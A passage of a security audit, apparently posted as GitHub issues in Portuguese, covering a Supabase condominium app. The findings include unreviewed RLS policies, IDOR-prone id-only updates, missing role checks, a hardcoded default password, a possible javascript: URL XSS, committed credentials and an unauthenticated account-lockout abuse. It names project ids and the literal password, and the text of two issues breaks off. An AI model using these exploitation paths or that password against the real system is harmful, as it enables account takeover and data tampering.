Não é possível revisar, testar ou auditar por code review a regra que decide se um morador consegue ler/alterar o dado de outro morador – a regra existe, mas só dentro do banco de produção, fora do git, sem PR, sem diff, sem CI. Documentação interna do próprio projeto (`docs/aprendizados/2026-07-18-harness-setup-e-supabase-qa.md`, linhas 29-42) já registra que a RLS da tabela ``profiles`` – a que decide `role` e `condominio_id` de cada usuário, ou seja, a mais sensível a escalção de privilégio de todo o sistema – foi reescrita fora do fluxo de migration em algum momento, sem revisão associada. Esta auditoria não teve acesso a credenciais de superusuário/`service_role` do projeto de produção (`kccgazitxagxcbsuuiwn`) para ler `pg_policies` diretamente e confirmar o conteúdo atual – o achado crítico é exatamente essa lacuna de governança: o mecanismo central de isolamento é uma caixa-preta não revisável.

Condições de exploração

Não depende de nenhuma condição externa – é uma lacuna de processo permanente até ser corrigida. O risco concreto que ela habilita é justamente não conseguir confirmar (nem negar) se as políticas atuais

em produção estão corretas.

Sugestão de correção

Ver seção "Recomendações priorizadas" do relatório de auditoria (F1).

Critérios de aceite

- [] Causa raiz do achado F1 corrigida no código/infra (não apenas mitigada na UI)
- [] Teste manual ou automatizado comprovando que o cenário descrito em "Condições de exploração" não é mais possível
- [] Revisão de código aprovada por outra pessoa (ou outra sessão) confirmando a correção
- [] Achado marcado como resolvido no test-plan/documentação de segurança do projeto

--- FIM ISSUE 1 ---

--- ISSUE 2 ---

****Título:** [Segurança] Nenhuma chamada de update/delete do app soma um filtro de posse (condominio_id/morador_id) além do id – toda a proteção contra IDOR está 100% delegada à RLS não verificável**

****Labels sugeridas:** security, severidade:alta**

Problema

Mapeamento sistemático de todo `.from("<tabela>").update(...)` / .delete()` do repositório (33 ocorrências em 7 arquivos) mostra que a esmagadora maioria filtra só por .eq("id", id)`, sem nenhum .eq("condominio_id", ...)` ou .eq("morador_id"/"auth_user_id", ...)` adicional. Exemplos: `removeReserva(id)` (portal-data.ts:246-248), `atualizarObra(id, patch)` (portal-data.ts:396-398), `removeAtualizacaoObra(id)` (portal-data.ts:383-385), `removeVisitante(id)` (visitantes-data.ts:172-174), `atualizarStatusVisitante(id, ...)` (visitantes-data.ts:181-186), `atualizarClassificado(id, patch)` (classificados-data.ts:97-102), `removeClassificado(id)` (classificados-data.ts:112-114), `moderarClassificado(id, status, ...)` (classificados-data.ts:121-126). A única exceção encontrada com defesa em profundidade real é `chamados-resident-section.tsx:123-127`, que soma .eq("morador_id", profile.id)` ao fechar um chamado.`

****Por que é explorável:**** Se a política de RLS de qualquer uma dessas tabelas tiver uma falha (permitir demais, faltar uma cláusula WHERE, ou ser simplesmente ``USING (true)`` por engano – o tipo de erro comum quando a política é escrita à mão no SQL Editor sem revisão, como o achado F1 mostra que já aconteceu com ``profiles``), o app não tem nenhuma segunda camada de proteção: qualquer morador autenticado que descobrir/adivinhar o UUID de uma reserva, chamado, visitante ou classificado de outro morador consegue alterá-lo ou apagá-lo diretamente via API do Supabase (a mesma chamada que o app faz, com a própria sessão do atacante). O caso mais concreto: a documentação interna do projeto (mesmo arquivo citado no achado F1, linha 31) lista a RLS de ``reservas`` como tendo sido alterada "parcialmente" fora do fluxo de migration – exatamente a tabela cujo ``removeReserva()`` não tem filtro de posse no código.

Evidência

``src/lib/portal-data.ts:247, :384, :397; src/lib/visitantes-data.ts:173, :183; src/lib/classificados-data.ts:99, :113, :123`` – linha(s) múltiplas

Impacto

Se a política de RLS de qualquer uma dessas tabelas tiver uma falha (permitir demais, faltar uma cláusula WHERE, ou ser simplesmente `USING (true)` por engano – o tipo de erro comum quando a política é escrita à mão no SQL Editor sem revisão, como o achado F1 mostra que já aconteceu com `profiles`), o app não tem nenhuma segunda camada de proteção: qualquer morador autenticado que descobrir/adivinhar o UUID de uma reserva, chamado, visitante ou classificado de outro morador consegue alterá-lo ou apagá-lo diretamente via API do Supabase (a mesma chamada que o app faz, com a própria sessão do atacante). O caso mais concreto: a documentação interna do projeto (mesmo arquivo citado no achado F1, linha 31) lista a RLS de `reservas` como tendo sido alterada "parcialmente" fora do fluxo de migration – exatamente a tabela cujo `removeReserva()` não tem filtro de posse no código.

Condições de exploração

Depende de a RLS viva em produção não cobrir corretamente cada caso (não verificável nesta auditoria – ver F1). Não depende de nenhuma feature flag ou configuração adicional: o código cliente já está pronto pra chamar essas operações sem restrição própria.

Sugestão de correção

Ver seção "Recomendações priorizadas" do relatório de auditoria (F2).

Critérios de aceite

- [] Causa raiz do achado F2 corrigida no código/infra (não apenas mitigada na UI)
- [] Teste manual ou automatizado comprovando que o cenário descrito em "Condições de exploração" não é mais possível
- [] Revisão de código aprovada por outra pessoa (ou outra sessão) confirmando a correção
- [] Achado marcado como resolvido no test-plan/documentação de segurança do projeto

--- FIM ISSUE 2 ---

--- ISSUE 3 ---

****Título:**** [Segurança] O único "gate" de papel do app é decidir qual dashboard renderizar – as funções de escrita privilegiada não fazem nenhuma checagem de role no código

****Labels sugeridas:**** security, severidade:alta

Problema

`src/routes/index.tsx:533-540` decide qual componente renderizar (`AdminDashboard`, `AgencyAdminView` ou `ResidentDashboard`) com base em `profile.role`. Esse é essencialmente o único gate de papel explícito do frontend – uma busca por `role === '/isAdmin/'` no restante do código encontra apenas 4 ocorrências em todo o `src/`. Todas as funções que `AdminDashboard` chama para escrever dados (`encerrarPauta`, `excluirPauta`, `criarPauta`, `removeMorador`, `atualizarMorador`, `criarObra`, `atualizarObra`, `criarAviso`, `atualizarAviso`, `removeAviso`, `criarAmenidade`, etc., todas em `src/lib/portal-data.ts`) são funções JavaScript comuns exportadas – nenhuma delas verifica internamente `profile.role` antes de montar a query. A única exceção encontrada é a Edge Function `criar-morador` (supabase/functions/criar-morador/index.ts:63-70), que valida role e condominio_id do chamador antes de usar a service_role key – um exemplo correto do padrão que falta no resto.

****Por que é explorável:**** Nesta arquitetura (SPA batendo direto no Supabase com a chave anon/publishable, sem camada de API própria), esconder um botão "Excluir votação" ou "Cadastrar obra" na UI não impede um morador autenticado de reproduzir manualmente a mesma chamada REST/supabase-js com

sua própria sessão – a aplicação inteira já está no bundle JS entregue a todo usuário, independente do papel. A única coisa que pode impedir isso de fato é a RLS, cuja governança já foi apontada como não verificável no achado F1.

Evidência

`src/routes/index.tsx:533-540; src/lib/portal-data.ts (várias exportações)` – linha(s) 533

Impacto

Nesta arquitetura (SPA batendo direto no Supabase com a chave anon/publishable, sem camada de API própria), esconder um botão "Excluir votação" ou "Cadastrar obra" na UI não impede um morador autenticado de reproduzir manualmente a mesma chamada REST/supabase-js com sua própria sessão – a aplicação inteira já está no bundle JS entregue a todo usuário, independente do papel. A única coisa que pode impedir isso de fato é a RLS, cuja governança já foi apontada como não verificável no achado F1.

Condições de exploração

Requer que a RLS da tabela em questão não replique corretamente a mesma checagem de papel que a UI faz (ex.: "só síndica/admin_agencia pode fazer X") – não verificável nesta auditoria (ver F1).

Sugestão de correção

Ver seção "Recomendações priorizadas" do relatório de auditoria (F3).

Critérios de aceite

- [] Causa raiz do achado F3 corrigida no código/infra (não apenas mitigada na UI)
- [] Teste manual ou automatizado comprovando que o cenário descrito em "Condições de exploração" não é mais possível
- [] Revisão de código aprovada por outra pessoa (ou outra sessão) confirmando a correção
- [] Achado marcado como resolvido no test-plan/documentação de segurança do projeto

--- FIM ISSUE 3 ---

--- ISSUE 4 ---

****Título:**** [Segurança] Toda conta de morador nova é criada com a mesma senha fixa ("Mudar@123"), sem nenhum controle server-side que force a troca antes de liberar acesso

****Labels sugeridas:**** security, severidade:alta

Problema

`admin.auth.admin.createUser({ email, password: "Mudar@123", email\_confirm: true })` – a mesma senha literal, hardcoded, é usada para toda conta de morador criada pela síndica. O profile é marcado com `primeiro\_acesso: true` (patch em criar-morador/index.ts:101-107), e o frontend (`src/routes/index.tsx:519,533,546`) mostra um `FirstAccessDialog` que só deixa de aparecer depois de `supabase.auth.updateUser({ password })` – mas essa é uma checagem só no React: nada no lado do servidor impede login e uso normal da API do Supabase com a senha "Mudar@123" enquanto o morador real

não troca.

****Por que é explorável:**** Qualquer pessoa que descubra (ou simplesmente saiba, já que é sempre a mesma) o e-mail de um morador cadastrado – algo plausível num condomínio, por grupo de WhatsApp, contato público da landing, ou pelo próprio formulário de "Cadastrar morador" que mostra e-mails – pode logar como esse morador com "Mudar@123" antes que ele acesse pela primeira vez, ler seu financeiro/reservas/visitantes, e até trocar a senha para travar o dono legítimo fora da própria conta (account takeover). O diálogo de primeiro acesso é só uma camada de UX: não bloqueia chamadas diretas à API do Supabase.

Evidência

`supabase/functions/criar-morador/index.ts` – linha(s) 82

Impacto

Qualquer pessoa que descubra (ou simplesmente saiba, já que é sempre a mesma) o e-mail de um morador cadastrado – algo plausível num condomínio, por grupo de WhatsApp, contato público da landing, ou pelo próprio formulário de "Cadastrar morador" que mostra e-mails – pode logar como esse morador com "Mudar@123" antes que ele acesse pela primeira vez, ler seu financeiro/reservas/visitantes, e até trocar a senha para travar o dono legítimo fora da própria conta (account takeover). O diálogo de primeiro acesso é só uma camada de UX: não bloqueia chamadas diretas à API do Supabase.

Condições de exploração

Janela de tempo entre a criação da conta pela síndica e o primeiro login real do morador. Requer conhecer o e-mail cadastrado (não requer adivinhar senha, já que ela é fixa e documentada no próprio código-fonte do projeto).

Sugestão de correção

Ver seção "Recomendações priorizadas" do relatório de auditoria (F4).

Critérios de aceite

- [] Causa raiz do achado F4 corrigida no código/infra (não apenas mitigada na UI)
- [] Teste manual ou automatizado comprovando que o cenário descrito em "Condições de exploração" não é mais possível
- [] Revisão de código aprovada por outra pessoa (ou outra sessão) confirmando a correção
- [] Achado marcado como resolvido no test-plan/documentação de segurança do projeto

--- FIM ISSUE 4 ---

--- ISSUE 5 ---

****Título:**** [Segurança] URL de foto de classificado é usada como href sem validar o esquema – permite XSS via javascript: se inserida fora do fluxo normal de upload

****Labels sugeridas:**** security, severidade:alta

Problema

`PhotoGallery` renderiza `

--- FIM ISSUE 5 ---

--- ISSUE 6 ---

****Título:**** [Segurança] Credenciais expostas em texto claro no repositório (.env versionado + senha de QA nos docs)

****Labels sugeridas:**** security, severidade:media

F6 – Credenciais reais (e-mail pessoal + senha) da conta de síndica usada nos testes de QA estão em texto claro, versionadas, em pelo menos 9 arquivos de documentação

Um e-mail real e uma senha real, em texto claro (ambos redigidos neste relatório – ver os arquivos citados para o valor exato), aparecem em pelo menos 9 arquivos `docs/prd/\*/test-plan.md` (gerados por agentes de QA anteriores como evidência de login). O e-mail é o e-mail pessoal real do dono do projeto. A senha documentada é, pelo contexto dos próprios arquivos, usada para logar no projeto Supabase de QA dedicado (fqgmmmxqzopcwbsdqgk) – um projeto free-tier só com schema clonado, sem dados reais de produção, conforme docs/projeto/ambiente.md.

****Por quê:**** O impacto direto é limitado (só o projeto de QA, sem dados reais), mas: (1) é uma credencial real e funcional, commitada permanentemente no histórico do git; (2) se a mesma senha tiver sido reaproveitada na conta de síndica de produção (kccgazitxagxcbsuuiwn) – o que esta auditoria NÃO verificou e não pode confirmar nem negar –, o vazamento afeta produção de verdade; (3) o e-mail real do responsável pelo projeto fica associado publicamente a um padrão de senha, o que ajuda ataques de engenharia social/password spraying contra outras contas da mesma pessoa.

****Evidência:**** `docs/prd/\*/test-plan.md` (9 arquivos, ex.: docs/prd/excluir-finalizar-historico-votacao/test-plan.md) (linha(s) 18, 25, 73, 245 (exemplo))

****Condições de exploração:**** Requer acesso de leitura ao repositório git (privado hoje, mas qualquer colaborador, CI de terceiros, ou vazamento futuro do repo expõe isso). Impacto em produção é condicional a reuso de senha entre QA e produção (não verificado).

F7 – O arquivo .env está rastreado no git apesar de listado no .gitignore – hoje só expõe a chave publicável, mas quebra a rede de proteção contra um segredo real ser commitado no futuro

`gitignore` lista `.env`, `.env.local` e `.env.qa` explicitamente, mas `git ls-files` mostra `.env` como rastreado, adicionado no commit `0463c0d`. O conteúdo atual (`git show HEAD:.env`) é só `VITE\_SUPABASE\_URL`/`VITE\_SUPABASE\_ANON\_KEY` – uma chave `sb\_publishable\_...`, que pelo próprio design do Supabase é segura para ir no bundle do cliente (equivalente a uma chave pública, já visível a qualquer usuário via devtools independente do git). Busca completa no histórico do git (`git log --all -p`) não encontrou nenhuma `SERVICE\_ROLE\_KEY`, chave privada ou outro segredo real em nenhum commit – só essa chave pública.

****Por quê:**** Não é um vazamento de segredo real hoje, mas é uma falha de processo: o `.gitignore` foi escrito assumindo que `.env` nunca seria commitado, e já foi mesmo assim (provavelmente por um `git add -f` ou por ter sido commitado antes da regra existir). Isso significa que a rede de segurança que impediria alguém de commitar sem querer uma `SUPABASE\_SERVICE\_ROLE\_KEY` real nesse mesmo arquivo `.env` no futuro já está furada – `git add -u`/`git commit -a` vai continuar versionando esse arquivo normalmente.

****Evidência:**** `.env` (linha(s) 1-2 (commit 0463c0d))

****Condições de exploração:**** Nenhuma no estado atual (a chave já é pública por design). Vira um risco real apenas se uma variável sensível for adicionada ao mesmo ``.env`` no futuro.

Sugestão de correção

Ver P1 do relatório de auditoria (remover ``.env`` do git, trocar credenciais de QA documentadas em texto claro).

Critérios de aceite

- [] ``.env`` removido do índice do git (``git rm --cached .env``) e ``.env.example`` adicionado
- [] Senha da conta de síndica de QA trocada
- [] Documentação de teste passa a referenciar um cofre de senhas, não texto claro
- [] Hook/CI que impede novo commit de arquivo ``.env``

--- FIM ISSUE 6 ---

--- ISSUE 7 ---

****Título:**** [Segurança] Qualquer chamador não autenticado pode registrar tentativas de login falhas para um e-mail arbitrário e bloquear a conta de outra pessoa por 15 minutos, repetidamente

****Labels sugeridas:**** security, severidade:baixa

Problema

A Edge Function ``controle-login`` aceita `{action: "registrar", email, sucesso: false}`` de qualquer chamador que tenha a chave anon/publishable (pública, embutida no bundle do cliente) – não exige uma sessão de usuário autenticado, nem vincula a chamada a uma tentativa real de ``signInWithPassword``. ``verify_jwt = true`` no ``supabase/config.toml`` só exige um JWT válido do Supabase (inclusive o JWT anônimo público), não uma sessão de usuário real.

****Por que é explorável:**** Um atacante pode chamar essa função repetidamente com o e-mail de qualquer morador/síndica e ``sucesso: false``, atingindo o limite de 5 falhas (``controle-login/index.ts:12``) e mantendo a conta bloqueada indefinidamente (repetindo a cada 15 minutos) – uma negação de serviço direcionada, sem precisar adivinhar senha nenhuma. O design de não confirmar/negar existência de e-mail (bom, evita enumeração – ver Pontos Fortes) acaba não importando aqui, porque o abuso não depende de saber se o e-mail existe.

Evidência

``supabase/functions/controle-login/index.ts`` – linha(s) 34-69

Impacto

Um atacante pode chamar essa função repetidamente com o e-mail de qualquer morador/síndica e ``sucesso: false``, atingindo o limite de 5 falhas (``controle-login/index.ts:12``) e mantendo a conta bloqueada indefinidamente (repetindo a cada 15 minutos) – uma negação de serviço direcionada, sem precisar adivinhar senha nenhuma. O design de não confirmar/negar existência de e-mail (bom, evita enumeração – ver Pontos Fortes) acaba não importando aqui, porque o abuso não depende de saber se o e-mail existe.

Condições de exploração

Requer só conhecer/adivinhar o e-mail alvo – nenhuma autenticação, chave especial ou configuração adicional.

Sugestão de correção

Ver seção "Recomendações priorizadas" do relatório de auditoria (F8).

Critérios de aceite

- [] Causa raiz do achado F8 corrigida no código/infra (não apenas mitigada na UI)
- [] Teste manual ou automatizado comprovando que o cenário descrito em "Condições de exploração" não é mais possível
- [] Revisão de código aprovada por outra pessoa (ou outra sessão) confirmando a correção
- [] Achado marcado como resolvido no test-plan/documentação de segurança do projeto

--- FIM ISSUE 7 ---

--- ISSUE 8 ---

****Título:**** [Segurança] dangerouslySetInnerHTML existe no boilerplate padrão do shadcn/ui (chart.tsx), mas o componente não é usado em nenhum lugar do app hoje

****Labels sugeridas:**** security, severidade:informativa

Problema

`ChartStyle` monta um `

Não aplicável hoje – código morto, sem import em nenhuma rota/componente ativo.

Sugestão de correção

Ver seção "Recomendações priorizadas" do relatório de auditoria (F9).

Critérios de aceite

- [] Causa raiz do achado F9 corrigida no código/infra (não apenas mitigada na UI)
- [] Teste manual ou automatizado comprovando que o cenário descrito em "Condições de exploração" não é mais possível
- [] Revisão de código aprovada por outra pessoa (ou outra sessão) confirmando a correção
- [] Achado marcado como resolvido no test-plan/documentação de segurança do projeto

--- FIM ISSUE 8 ---